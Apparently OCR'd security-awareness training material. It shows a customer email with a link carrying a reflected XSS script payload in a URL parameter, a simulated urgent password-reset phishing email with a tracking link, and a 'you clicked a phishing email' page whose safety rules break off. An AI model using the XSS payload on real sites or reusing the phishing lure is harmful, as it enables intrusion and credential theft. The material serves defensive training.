
Chris Judd <cjudd@manifestcorp.c

9:10 AM (1 minute ago)

to me

javajudd.net Administrator,

I have been using your service for about 2 years and absolutely love it. I wanted to update my profile but I keep getting an error on the following page http://javajudd.net/4399238/profile. Can you please help me?




Unable to update my profile

Chris Judd <cjudd@manifestcorp.c 9:10 AM (1 minute ago)

javajudd.net Administrator,

I have been using your service for about 2 years and absolutely love it. I wanted to update my profile but I keep getting an error on the following page http://javajudd.net/4399238/profile. Can you please help me?

http://javajudd.net/vulnerability?message=%3Cscript%3Edocument.write(%27hacked%27)%3C/script%3E



Manifest IT Support

Today at 9:21 PM

To: Chris Judd

Change of Password Required Immediately


We suspect a security breach happened earlier this week. In order to prevent further damage, we need everyone to change their password immediately.

Please click here to do that:

Change Password

Please do this right away. Thanks!

Sincerely,
IT



Manifest IT Support

Today at 9:21 PM

To: Chris Judd

Change of Password Required Immediately

We suspect a security breach happened earlier this week. In order to prevent further damage, we need everyone to change their password immediately.


Please click here to do that:

Change Password

Please do this right away. Thanks!

Sincerely,
IT

http://oldmacdon=ald.had-a.phish.farm/
cmVjaXBpZW50X2lkPTI3MjgzOTE2MCZjYW1wYWlnbl9ydW5faWQ9Mz=A3NTc1JmFjdGlvbj1jbGljayZ1cmw
9aHR0cDovL2F1ZGl0Lmtub3diZTQuY29tL2tiNC5odG1s



Oops! You clicked on a phishing email.

Remember these three 'Rules To Stay Safe Online'

✓**RULE NUMBER ONE:**

- Stop, Look, Think!
- Use that delete key.

✓**RULE NUMBER TWO:**

